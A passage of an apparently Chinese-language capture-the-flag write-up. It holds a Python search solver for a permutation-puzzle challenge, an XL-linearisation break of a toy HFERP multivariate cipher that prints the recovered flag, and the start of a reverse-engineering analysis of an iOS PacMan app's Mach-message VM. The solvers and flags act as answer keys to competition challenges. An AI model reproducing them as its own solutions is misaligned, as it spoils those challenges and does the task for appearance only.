815 def packed_allowed_depth(info: int, last_axis: int | None, remaining: int) ->
    int | None:
816     best: int | None = None
817     empty_depth = packed_depth_get(info, 3)
818     if empty_depth is not None and empty_depth <= remaining:
819         best = empty_depth
820     for axis in range(3):
821         depth = packed_depth_get(info, axis)
822         if depth is None or depth > remaining:
823             continue
824         if last_axis is not None and axis == last_axis:
825             continue
826         if best is None or depth < best:
827             best = depth
828     return best
829
830 def build_reverse_meet_table(
831     problem: Problem,
832     max_depth: int,
833     verbose: bool = False,
834 ) -> dict[bytes, int]:
835     assert problem.exact_goal is not None
836     goal = problem.exact_goal
837     reverse: dict[bytes, int] = {goal: packed_depth_set(0, 3, 0)}
838     frontier: list[tuple[bytes, int | None]] = [(goal, None)]
839     seen: set[bytes] = {goal + bytes([3])}
840     start_time = time.time()
841
842     for depth in range(max_depth):
843         nxt: list[tuple[bytes, int | None]] = []
844         for state, first_axis in frontier:
845             for move_index, table in enumerate(INV_TABLES):
846                 axis = MOVE_AXES[move_index]
847                 if first_axis is not None and axis == first_axis:
848                     continue
849                 prev_state = state.translate(table)
850                 seen_key = prev_state + bytes([axis])
851                 if seen_key in seen:
852                     continue
853                 seen.add(seen_key)
854                 nxt.append((prev_state, axis))
855                 reverse[prev_state] = packed_depth_set(reverse.get(prev_state,
    0), axis, depth + 1)
856         frontier = nxt
857         if verbose:
858             print(
```

```
                f"[meet] {problem.name} reverse_depth={depth + 1} "
                f"frontier={len(frontier)} states={len(reverse)} "
                f"dt={time.time() - start_time:.3f}s",
                file=sys.stderr,
            )
    return reverse

def recover_suffix_from_reverse(
    problem: Problem,
    reverse: dict[bytes, int],
    state: bytes,
    remaining: int,
    last_axis: int | None,
) -> tuple[int, ...] | None:
    assert problem.exact_goal is not None
    path: list[int] = []
    current = state
    current_axis = last_axis
    current_remaining = remaining
    depth = packed_allowed_depth(reverse.get(current, 0), current_axis, current_remaining)
    if depth is None:
        return None

    while current != problem.exact_goal:
        if current_remaining <= 0 or depth <= 0:
            return None
        candidates: list[tuple[int, int, bytes]] = []
        for move_index, table in enumerate(PERM_TABLES):
            axis = MOVE_AXES[move_index]
            if current_axis is not None and axis == current_axis:
                continue
            nxt = current.translate(table)
            next_depth = packed_allowed_depth(reverse.get(nxt, 0), axis, current_remaining - 1)
            if next_depth is None or next_depth > depth - 1:
                continue
            candidates.append((next_depth, move_index, nxt))
        if not candidates:
            return None
        candidates.sort(key=lambda item: item[0])
        depth, move_index, current = candidates[0]
        path.append(move_index)
        current_axis = MOVE_AXES[move_index]
        current_remaining -= 1
    return tuple(path)

```

```
def recover_suffix(
    problem: Problem,
    state: bytes,
    max_depth: int,
    last_axis: int | None,
    heuristic,
) -> tuple[int, ...] | None:
    assert problem.exact_goal is not None
    queue = collections.deque([(state, last_axis, ())])
    seen: set[tuple[bytes, int | None]] = {(state, last_axis)}
    while queue:
        current, current_axis, path = queue.popleft()
        if current == problem.exact_goal:
            return path
        if len(path) >= max_depth:
            continue
        remaining_after = max_depth - len(path) - 1
        for move_index, table in enumerate(PERM_TABLES):
            axis = MOVE_AXES[move_index]
            if current_axis is not None and axis == current_axis:
                continue
            nxt = current.translate(table)
            if heuristic(nxt) > remaining_after:
                continue
            key = (nxt, axis)
            if key in seen:
                continue
            seen.add(key)
            queue.append((nxt, axis, path + (move_index,)))
    return None

def solve_with_reverse_beam(
    problem: Problem,
    reverse: dict[bytes, int],
    heuristic,
    score_key,
    verbose: bool = False,
    widths: tuple[int, ...] = (20_000,),
) -> tuple[int, ...] | None:
    assert problem.exact_goal is not None
    start_time = time.time()

    for width in widths:
        frontier: list[tuple[bytes, int | None, bytes]] = [(problem.start,
    None, b"")]
        seen_depth: dict[tuple[bytes, int | None], int] = {(problem.start,
    None): 0}
```

```
949             if verbose:
950                 print(f"[rbeam] {problem.name} width={width}", file=sys.stderr)
951 
952             for depth in range(problem.budget + 1):
953                 remaining = problem.budget - depth
954                 for state, last_axis, path in frontier:
955                     info = reverse.get(state, 0)
956                     if not info or not packed_depth_allows(info, last_axis,
    remaining):
957                         continue
958                     suffix = recover_suffix_from_reverse(problem, reverse, state,
    remaining, last_axis)
959                     if suffix is None:
960                         suffix = recover_suffix(problem, state, remaining,
    last_axis, heuristic)
961                     if suffix is not None:
962                         found = tuple(path) + suffix
963                         if verbose:
964                             print(
965                                 f"[rbeam] {problem.name} ok depth={len(found)}
    width={width} "
966                                 f"dt={time.time() - start_time:.3f}s",
967                                 file=sys.stderr,
968                             )
969                         return found
970 
971                 if depth == problem.budget:
972                     break
973 
974                 remaining_after = problem.budget - depth - 1
975                 candidates: dict[tuple[bytes, int], tuple[tuple[int, int, int],
    bytes, int, bytes]] = {}
976                 for state, last_axis, path in frontier:
977                     for move_index, table in enumerate(PERM_TABLES):
978                         axis = MOVE_AXES[move_index]
979                         if last_axis is not None and axis == last_axis:
980                             continue
981                         nxt = state.translate(table)
982                         h = heuristic(nxt)
983                         if h > remaining_after:
984                             continue
985                         key = (nxt, axis)
986                         old_depth = seen_depth.get(key)
987                         if old_depth is not None and old_depth <= depth + 1:
988                             continue
989                         score = score_key(nxt)
990                         packed = (score, nxt, axis, path + bytes([move_index]))
```

```
                    previous = candidates.get(key)
                    if previous is None or score < previous[0]:
                        candidates[key] = packed

            if not candidates:
                break

            best_items = heapq.nsmallest(width, candidates.values(), key=lambda item: item[0])
            frontier = [(state, axis, path) for _score, state, axis, path in best_items]
            for state, axis, path in frontier:
                seen_depth[(state, axis)] = len(path)

            if verbose:
                best_score = best_items[0][0]
                print(
                    f"[rbeam] {problem.name} width={width} depth={depth + 1} "
                    f"frontier={len(frontier)} best={best_score}",
                    file=sys.stderr,
                )

    return None

def solve_with_meet(
    problem: Problem,
    heuristic,
    score_key,
    lower: int,
    verbose: bool = False,
    reverse_depth: int = 6,
    max_nodes: int = 8_000_000,
    beam_widths: tuple[int, ...] = (),
) -> list[tuple[str, str, str]] | None:
    if problem.exact_goal is None:
        return None

    reverse = build_reverse_meet_table(problem, reverse_depth, verbose=verbose)
    start_time = time.time()

    if beam_widths:
        beam_path = solve_with_reverse_beam(
            problem,
            reverse,
            heuristic,
            score_key,
            verbose=verbose,
```

```
            widths=beam_widths,
        )
        if beam_path is not None:
            return [ALL_MOVES[i] for i in beam_path]

    for bound in range(lower, problem.budget + 1):
        path: list[int] = []
        seen: dict[tuple[bytes, int | None], int] = {}
        found: tuple[int, ...] | None = None
        nodes = 0
        aborted = False
        bound_start = time.time()

        def dfs(state: bytes, last_axis: int | None, depth: int) -> bool:
            nonlocal nodes, aborted, found
            nodes += 1
            if nodes > max_nodes:
                aborted = True
                return False
            if verbose and nodes % 1_000_000 == 0:
                print(
                    f"[meet] {problem.name} bound={bound} nodes={nodes} "
                    f"seen={len(seen)} depth={depth} dt={time.time() - bound_start:.3f}s",
                    file=sys.stderr,
                )

            remaining = bound - depth
            if heuristic(state) > remaining:
                return False

            info = reverse.get(state, 0)
            if info and packed_depth_allows(info, last_axis, remaining):
                suffix = recover_suffix_from_reverse(problem, reverse, state, remaining, last_axis)
                if suffix is None:
                    suffix = recover_suffix(problem, state, remaining, last_axis, heuristic)
                if suffix is not None:
                    found = tuple(path) + suffix
                    return True

            if remaining == 0:
                return False

            key = (state, last_axis)
            old = seen.get(key)
```

```
            if old is not None and old >= remaining:
                return False
            seen[key] = remaining

            candidates: list[tuple[tuple[int, int, int], int, bytes]] = []
            for move_index, table in enumerate(PERM_TABLES):
                axis = MOVE_AXES[move_index]
                if last_axis is not None and axis == last_axis:
                    continue
                nxt = state.translate(table)
                h = heuristic(nxt)
                if h <= remaining - 1:
                    candidates.append((score_key(nxt), move_index, nxt))
            candidates.sort(key=lambda item: item[0])

            for _score, move_index, nxt in candidates:
                path.append(move_index)
                if dfs(nxt, MOVE_AXES[move_index], depth + 1):
                    return True
                path.pop()
                if aborted:
                    return False
            return False

        ok = dfs(problem.start, None, 0)
        if verbose:
            print(
                f"[meet] {problem.name} bound={bound} ok={ok} aborted=
{aborted} "
                f"nodes={nodes} seen={len(seen)} dt={time.time() -
bound_start:.3f}s",
                file=sys.stderr,
            )
        if ok and found is not None:
            if verbose:
                print(
                    f"[meet] {problem.name} ok depth={len(found)} "
                    f"dt={time.time() - start_time:.3f}s",
                    file=sys.stderr,
                )
            return [ALL_MOVES[i] for i in found]
        if aborted:
            return None
    return None

def solve_problem(problem: Problem, verbose: bool = False) -> list[tuple[str,
str, str]]:
```

```
    chunk_size = 4 if problem.exact_goal is not None else 1
    patterns = make_patterns(problem, chunk_size=chunk_size, verbose=verbose)

    def heuristic(state: bytes) -> int:
        best = 0
        for sub, pdb in patterns:
            key = bytes(state[i] for i in sub)
            dist = pdb.get(key, 99)
            if dist > best:
                best = dist
        return best

    def score_key(state: bytes) -> tuple[int, int, int]:
        max_dist = 0
        sum_dist = 0
        for sub, pdb in patterns:
            key = bytes(state[i] for i in sub)
            dist = pdb.get(key, 99)
            if dist > max_dist:
                max_dist = dist
            sum_dist += dist
        if problem.exact_goal is not None:
            misses = sum(1 for a, b in zip(state, problem.exact_goal) if a != b)
        else:
            assert problem.goal_sets is not None
            misses = sum(1 for index, pos in enumerate(state) if pos not in problem.goal_sets[index])
        return (max_dist, sum_dist, misses)

    lower = max(heuristic(problem.start), LOWER_HINT.get(problem.name, 1))
    max_nodes = NODE_LIMIT.get(problem.name, 6_000_000)
    if verbose:
        print(f"[solve] {problem.name} lower={lower} budget={problem.budget}", file=sys.stderr)

    if problem.name in ("seal3", "seal4", "seal6", "seal7"):
        meet_lower = MEET_DIRECT_BOUND.get(problem.name)
        if meet_lower is None:
            meet_lower = problem.budget if problem.name == "seal7" else lower
        meet_lower = min(problem.budget, max(lower, meet_lower))
        meet_word = solve_with_meet(
            problem,
            heuristic,
            score_key,
            meet_lower,
            verbose=verbose,
```

```
            reverse_depth=MEET_REVERSE_DEPTH.get(problem.name, 6),
            max_nodes=MEET_NODE_LIMIT.get(problem.name, 8_000_000),
            beam_widths=MEET_BEAM_WIDTHS.get(problem.name, ()),
        )
        if meet_word is not None:
            return meet_word

    if problem.name in ("seal5", "seal6", "seal7"):
        beam_word = solve_with_beam(
            problem,
            heuristic,
            score_key,
            verbose=verbose,
            widths=BEAM_WIDTHS.get(problem.name, (10_000,)),
        )
        if beam_word is not None:
            return beam_word
        astar_word = solve_with_astar(
            problem,
            heuristic,
            verbose=verbose,
            max_nodes=max_nodes,
            max_seen=ASTAR_SEEN_LIMIT.get(problem.name, 1_000_000),
        )
        if astar_word is not None:
            return astar_word

    if problem.name == "seal5":
        meet_word = solve_with_meet(
            problem,
            heuristic,
            score_key,
            lower,
            verbose=verbose,
            reverse_depth=MEET_REVERSE_DEPTH.get(problem.name, 5),
            max_nodes=MEET_NODE_LIMIT.get(problem.name, 2_000_000),
        )
        if meet_word is not None:
            return meet_word

    for bound in range(lower, problem.budget + 1):
        path: list[int] = []
        seen: dict[tuple[bytes, int | None], int] = {}
        nodes = 0
        aborted = False
        start_time = time.time()

```

```
        def dfs(state: bytes, last_axis: int | None, depth: int) -> bool:
            nonlocal nodes, aborted
            nodes += 1
            if nodes > max_nodes:
                aborted = True
                return False
            remaining = bound - depth
            if heuristic(state) > remaining:
                return False
            if is_goal(problem, state):
                return True
            if remaining == 0:
                return False
            key = (state, last_axis)
            old = seen.get(key)
            if old is not None and old >= remaining:
                return False
            seen[key] = remaining

            candidates: list[tuple[int, int, bytes]] = []
            for move_index, table in enumerate(PERM_TABLES):
                axis = MOVE_AXES[move_index]
                if last_axis is not None and axis == last_axis:
                    continue
                nxt = state.translate(table)
                score = heuristic(nxt)
                if score <= remaining - 1:
                    candidates.append((score, move_index, nxt))
            candidates.sort(key=lambda item: item[0])

            for _score, move_index, nxt in candidates:
                path.append(move_index)
                if dfs(nxt, MOVE_AXES[move_index], depth + 1):
                    return True
                path.pop()
                if aborted:
                    return False
            return False

        ok = dfs(problem.start, None, 0)
        if verbose:
            print(
                f"[ida] {problem.name} bound={bound} ok={ok} aborted={aborted}
"
                f"nodes={nodes} seen={len(seen)} dt={time.time() -
start_time:.3f}s",
                file=sys.stderr,
```

```
            )
        if ok:
            return [ALL_MOVES[i] for i in path]
        if aborted:
            continue
    raise RuntimeError(f"{problem.name}: no solution within budget")

def main() -> None:
    parser = argparse.ArgumentParser(description="Player-side solver for PRISM's end BLACKBOX.")
    parser.add_argument("host", nargs="?", default="127.0.0.1")
    parser.add_argument("port", nargs="?", type=int, default=31337)
    parser.add_argument("--wss-url", help="Connect through a platform WebSocket traffic URL.")
    parser.add_argument("-v", "--verbose", action="store_true")
    args = parser.parse_args()

    client = Client(args.host, args.port, wss_url=args.wss_url)
    client.handshake()
    transcript = ""

    for seal in range(1, ROUNDS_REQUIRED + 1):
        for opening in range(1, client.openings_required + 1):
            problem, _oracle = build_problem(client)
            start_time = time.time()
            word = solve_problem(problem, verbose=args.verbose)
            print(
                f"[solve] seal {seal} opening {opening}: "
                f"{len(word)} moves, {time.time() - start_time:.2f}s",
                file=sys.stderr,
            )
            for move in word:
                public_move = client.public_move(move)
                result = client.command("turn " + " ".join(public_move))
                if "error:" in result:
                    raise RuntimeError(result)
            result = client.command("verify")
            print(result, end="")
            transcript += result

    flag = re.search(r"d3ctf\{[^}\n]+\}", transcript)
    if flag:
        print(f"[flag] {flag.group(0)}")

if __name__ == "__main__":
    main()
```

```
1304
```

Crypto

D3HFERP

出题本来是想用[Improved Cryptanalysis of HFERP](https://eprint.iacr.org/2026/290)这篇论文中的方法来出，但是我们发现参数小的情况下求解效率是不如一些数学工具的。

预期解如下：

公钥是定义在 $\mathbb{F}_3$ 上的二次映射 $P = (P_0, \ldots, P_{75}) : \mathbb{F}_3^{54} \longrightarrow \mathbb{F}_3^{76}$

对一个密文块 $y = (y_0, \ldots, y_{75})$，明文块 $x = (x_0, \ldots, x_{53})$ 满足 $P_k(x) = y_k, \qquad 0 \le k < 76.$

令 $f_k(x) = P_k(x) - y_k$，解密就等价于求方程组 $f_0(x) = f_1(x) = \cdots = f_{75}(x) = 0, \qquad x \in \mathbb{F}_3^{54}$ 的公共零点。这是一个含 54 个变量、76 个二次方程的超定MQ 系统。

每个公开多项式可写成 $P_k(x) = x^{\mathsf{T}} A_k x + L_k x + c_k$，其中 A_k 是对称矩阵。因此将其展开后有 $P_k(x) = \sum_i (A_k)_{ii} x_i^2 + \sum_{i<j} 2(A_k)_{ij} x_i x_j + \sum_i (L_k)_i x_i + c_k$ 交叉项前的 2 来自 $(A_k)_{ij} x_i x_j + (A_k)_{ji} x_j x_i$。所有系数都在 $\mathbb{F}_3$ 中计算，所以这里的 2 也可看成 -1。

对任意 $a \in \mathbb{F}_3$ 都有 $a^3 = a$，所以每个未知量都满足 $x_i^3 - x_i = 0.$

因此应当在商环 $R = \dfrac{\mathbb{F}_3[x_0, \ldots, x_{53}]}{\langle x_0^3 - x_0, \ldots, x_{53}^3 - x_{53} \rangle}$

中处理方程。这个规约不会改变多项式在 $\mathbb{F}_3^{54}$ 上的取值。在 R 中可以反复使用

$x_i^e = x_i^{e-2} \qquad (e \ge 3),$

所以每个单项式都能唯一表示为 $x^\alpha = x_0^{\alpha_0} \cdots x_{53}^{\alpha_{53}}, \qquad \alpha_i \in \{0, 1, 2\}.$

这一步很重要：XL 中的单项式不是普通多项式环中的所有单项式，而是先按 $x_i^3 = x_i$ 规约后的单项式。

原方程 f_k 的次数为 2。取所有次数不超过 2 的规约单项式 M，构造
$M(x) f_k(x) = 0, \qquad \deg M \le 2, \quad 0 \le k < 76.$ 每个乘积在规约前的次数不超过 $2 + 2 = 4,$

故这正是 $D = 4$ 的 XL。记 $\mathcal{B}_t = \{x^\alpha : \alpha_i \in \{0, 1, 2\}, \ |\alpha| \le t\},$

并定义由这些四次后果张成的线性空间

$W_4 = \mathrm{span}_{\mathbb{F}_3} \{ M f_k : M \in \mathcal{B}_2, \ 0 \le k < 76 \} \subseteq \mathrm{span}_{\mathbb{F}_3}(\mathcal{B}_4).$

现在给 $\mathcal{B}_4$ 中的每个单项式 x^α 引入一个形式变量 X_α，将 $x^\alpha \longmapsto X_\alpha.$ 于是每个 $M f_k = 0$ 都变成关于 X_α 的线性方程。把它们的系数排成矩阵 A_{XL}，便得到 $A_{\mathrm{XL}} X = 0.$ 这里的线性化只是消元手段，并没有声称各个 X_α 相互独立。

若 x 是原 MQ 系统的解，则它对应的求值向量 $v_4(x) = \left(x^\alpha\right)_{x^\alpha \in \mathcal{B}_4}$ 必然满足

$$A_{\mathrm{XL}} v_4(x) = 0.$$

因此，对 XL 矩阵做任何行变换，所得每一行仍然是原方程组所有公共零点都必须满足的多项式关系。

乘子集合 $\mathcal{B}_2$ 的大小为

$$|\mathcal{B}_2| = 1 + 54 + 54 + \binom{54}{2} = 1540.$$

四项分别对应常数、一次单项式、平方项和两个不同变量的乘积。因此 XL

关系的总数为 $76 \cdot 1540 = 117040.$

对 $\mathcal{B}_4$ 按次数计数：

$$N_0 = 1,$$
$$N_1 = 54,$$
$$N_2 = 54 + \binom{54}{2} = 1485,$$
$$N_3 = 54 \cdot 53 + \binom{54}{3} = 27666,$$
$$N_4 = \binom{54}{2} + 54\binom{53}{2} + \binom{54}{4} = 392094.$$

其中四次单项式只有三种指数形状：

$x_i^2 x_j^2$ 、$x_i^2 x_j x_k$ 和 $x_i x_j x_k x_\ell$。指数为 3 或 4 的幂已经分别规约为指数 1 或 2，所以不再另行计数。

于是 $|\mathcal{B}_4| = N_0 + N_1 + N_2 + N_3 + N_4 = 421300.$

故每个密文块对应一个 117040×421300 的稀疏线性系统。

XL 的目的不是直接求出全部形式变量 X_α，而是寻找高次项恰好抵消的线性组合。数学上就是计算

$$L = W_4 \cap \mathrm{span}_{\mathbb{F}_3}\{1, x_0, \ldots, x_{53}\}.$$

把二至四次单项式对应的列排在常数列和一次列之前消元，最终高次部分全为零的行就张成这个交空间。

若 $g \in L$，则它具有形式 $g(x) = a_0 + \sum_{i=0}^{53} a_i x_i,$

同时又是若干 Mf_k 的线性组合。于是每个原方程组的解都满足

$$\sum_{i=0}^{53} a_i x_i = -a_0.$$

把 L 的一组基写成矩阵形式，可得普通线性方程组 $Hx = b.$

设 $\mathrm{rank}(H) = \rho$。若系统相容，则其解集是

$\mathbb{F}_3^{54}$ 中一个维数为 $54-\rho$ 的仿射子空间。取其一个

特解 $x^{(0)}$，再取 $\ker H$ 的一组基作为矩阵 N 的列，就有

$$x = x^{(0)} + Nt, \qquad t \in \mathbb{F}_3^{54-\rho}.$$

因此候选数从 3^{54} 降为 $3^{54-\rho}$. 这些一次关系只是原 MQ 方程的必要条件，不是充分条件。对每个候选仍须

检验 $f_k(x) = 0, \qquad 0 \le k < 76.$ 通过全部 76 个方程的候选才是该密文块的真实原像。

选择 $D = 4$ 的原因也由此可见：$D = 2$ 只有原始二次方程，通常不足以

消去二次项；升高 D 会扩张可用的截断理想空间。本题取到 $D = 4$

时，Mf_k 已提供足够多的高次关系，使它们之间能够消去二至四次项，

并留下可用于缩小搜索空间的一次约束。这里是否产生足够多的一次关系

取决于具体实例中上述交空间的秩，并不能只由矩阵的行列数保证。XL 的

有效性来自这些低次理想后果，而不是把 MQ 系统错误地当作普通线性系统。

四个密文块彼此独立。依次求得

$x^{(0)}, x^{(1)}, x^{(2)}, x^{(3)} \in \mathbb{F}_3^{54}$

后，按块顺序连接为 216 个三进制位

$$(t_0, t_1, \ldots, t_{215}) = x^{(0)} \| x^{(1)} \| x^{(2)} \| x^{(3)}.$$

编码时最低位在前，因此对应的整数是

$$z = \sum_{i=0}^{215} t_i 3^i.$$

再把 z 按小端字节序展开为

$$z = \sum_{j \ge 0} b_j 2^{8j}, \qquad 0 \le b_j < 256.$$

前两个字节给出 flag 长度

$$\ell = b_0 + 2^8 b_1,$$

其后的 ℓ 个字节

$(b_2, \ldots, b_{\ell+1})$ 即为 flag。最终恢复得到

Code block

```
flag{S1mpl3_Att4ck_br34ks_HFERP_2026}
```


Reverse

PacMan

不想完全依赖设备，就没做 ipa 的签名，自己重签名之后可以安装到设备上。

`pacman.ipa` 解压缩之后可以看到应用的主二进制文件 `Payload/MachActorVM.app/MachActorVM`

主要就是分析这个文件，ida 直接打开




主要就是分析 `ViewController` 类的方法，iOS 的所有页面都是由 `ViewController` 去实现的

程序主要实现的一个吃豆人小游戏，所以核心逻辑一定在游戏帧更新的，也就是 `updateWithFrame`，还有他的调用函数 `stepGame`

```
void __cdecl -[ViewController stepGame:](ViewController *self, SEL sel_stepGame:, int n2)
{
  _BYTE v4[912]; // [xsp+8h] [xbp-3A8h] BYREF

  sub_100007A68(*(__int64 *)&n2, (__int64)v4);
  -[ViewController updateWithFrame:](self, "updateWithFrame:", v4);
}
```

`sub_100007A68` 就是游戏逻辑主要实现的地方，主要就是绘制、计算得分、以及简单的动态反作弊。



```
void __cdecl -[ViewController updateWithFrame:](
        ViewController *self,
        SEL updateWithFrame:,
        const $6DE8D12581462F252315D5B30B7E5E5B *a3)
{
  NSString *text; // x21
  UILabel *self_1; // x22
  NSString *text_1; // x21
  UILabel *self_2; // x22
  UILabel *text_2; // x20
  UILabel *self_3; // x19
  _BYTE v11[56]; // [xsp+8h] [xbp-F8h] BYREF
  _OWORD nullTerminatedCString[8]; // [xsp+40h] [xbp-C0h] BYREF

  text = objc_retainAutoreleasedReturnValue(+[NSString stringWithUTF8String:](&OBJC_CLASS___NSString, "stringWithUTF8String:"));
  self_1 = objc_retainAutoreleasedReturnValue(-[ViewController screenLabel](self, "screenLabel"));
  -[UILabel setText:](self_1, "setText:", text);
  objc_release(self_1);
  objc_release(text);
  text_1 = objc_retainAutoreleasedReturnValue(+[NSString stringWithUTF8String:](&OBJC_CLASS___NSString, "stringWithUTF8String:", a3->var1));
  self_2 = objc_retainAutoreleasedReturnValue(-[ViewController statusLabel](self, "statusLabel"));
  -[UILabel setText:](self_2, "setText:", text_1);
  objc_release(self_2);
  objc_release(text_1);
  if ( a3->var5 && !-[ViewController flagShown](self, "flagShown") )
  {
    -[ViewController setFlagShown:](self, "setFlagShown:", 1);
    sub_100007E04((__int64)v11);
    memset(nullTerminatedCString, 0, sizeof(nullTerminatedCString));
    if ( (unsigned int)sub_100005C7C((__int64)v11, nullTerminatedCString, 0x80) )
    {
      text_2 = objc_retainAutoreleasedReturnValue(
                 +[NSString stringWithUTF8String:](
                   &OBJC_CLASS___NSString,
                   "stringWithUTF8String:",
                   nullTerminatedCString));
      self_3 = objc_retainAutoreleasedReturnValue(-[ViewController flagLabel](self, "flagLabel"));
      -[UILabel setText:](self_3, "setText:", text_2);
      objc_release(self_3);
    }
    else
    {
      text_2 = objc_retainAutoreleasedReturnValue(-[ViewController flagLabel](self, "flagLabel"));
      -[UILabel setText:](text_2, "setText:", CFSTR("error"));
    }
    objc_release(text_2);
  }
}

0000525C -[ViewController updateWithFrame:]:23 (10000525C)
```

`updateWithFrame` 中有对 `flagLabel` 的 `setText`，所以可以判断 `sub_100005C7C` 是 `flag` 的生成函数，这个函数就是一个基于 `mach_msg` 函数实现的一个小的VM，把生成 key 的算法拆分成几个 不同 `Mach port` 的 `actor`，通过 `mach_msg` 进行分发。具体逻辑就是 `sub_100006C48` 创建 4 个 `Mach port` 和 4 个线程，`sub_100006384` 把 `opcode` 和当前 `VM` 状态封成 `Mach message` 发给对应 `actor`，`sub_100006D2C` 收消息、按 `opcode` 调用 `actor`，然后回包。只有执行完成当前指令才会动态解密下一步指令，全部的流程是这样的：

Code block

```
key = 0x13895CA3BAFED00D
idx = 39
nonce = splitmix64(mach_absolute_time() ^ state_hash ^ key)
for step in range(288):
    opcode = opcodes[idx]
    actor(key, nonce, idx, opcode) -> next_idx, v29
    key = splitmix64(v29 ^ key)
    idx = next_idx
    if opcode.op == 0x39e1:
        RC4(key).decrypt(ciphertext)
```

opcode 序列的结构

Code block

```
    uint32 header   // low16=op, byte2=count, byte3=tag
    uint32 blob_idx
    uint64 q1
    uint64 q2
```

每个 op 的执行情况

0x71c3：

Code block

```

  base = q2 ^ key ^ (0x71c3 << 32) ^ idx
  r0 = blob[blob_idx + 0] ^ splitmix64(base)
  r1 = blob[blob_idx + 1] ^ splitmix64(base ^ 0x517CC1B727220A95)
  r2 = blob[blob_idx + 2] ^ splitmix64(base ^ 0xA2F9836E4E44152A)
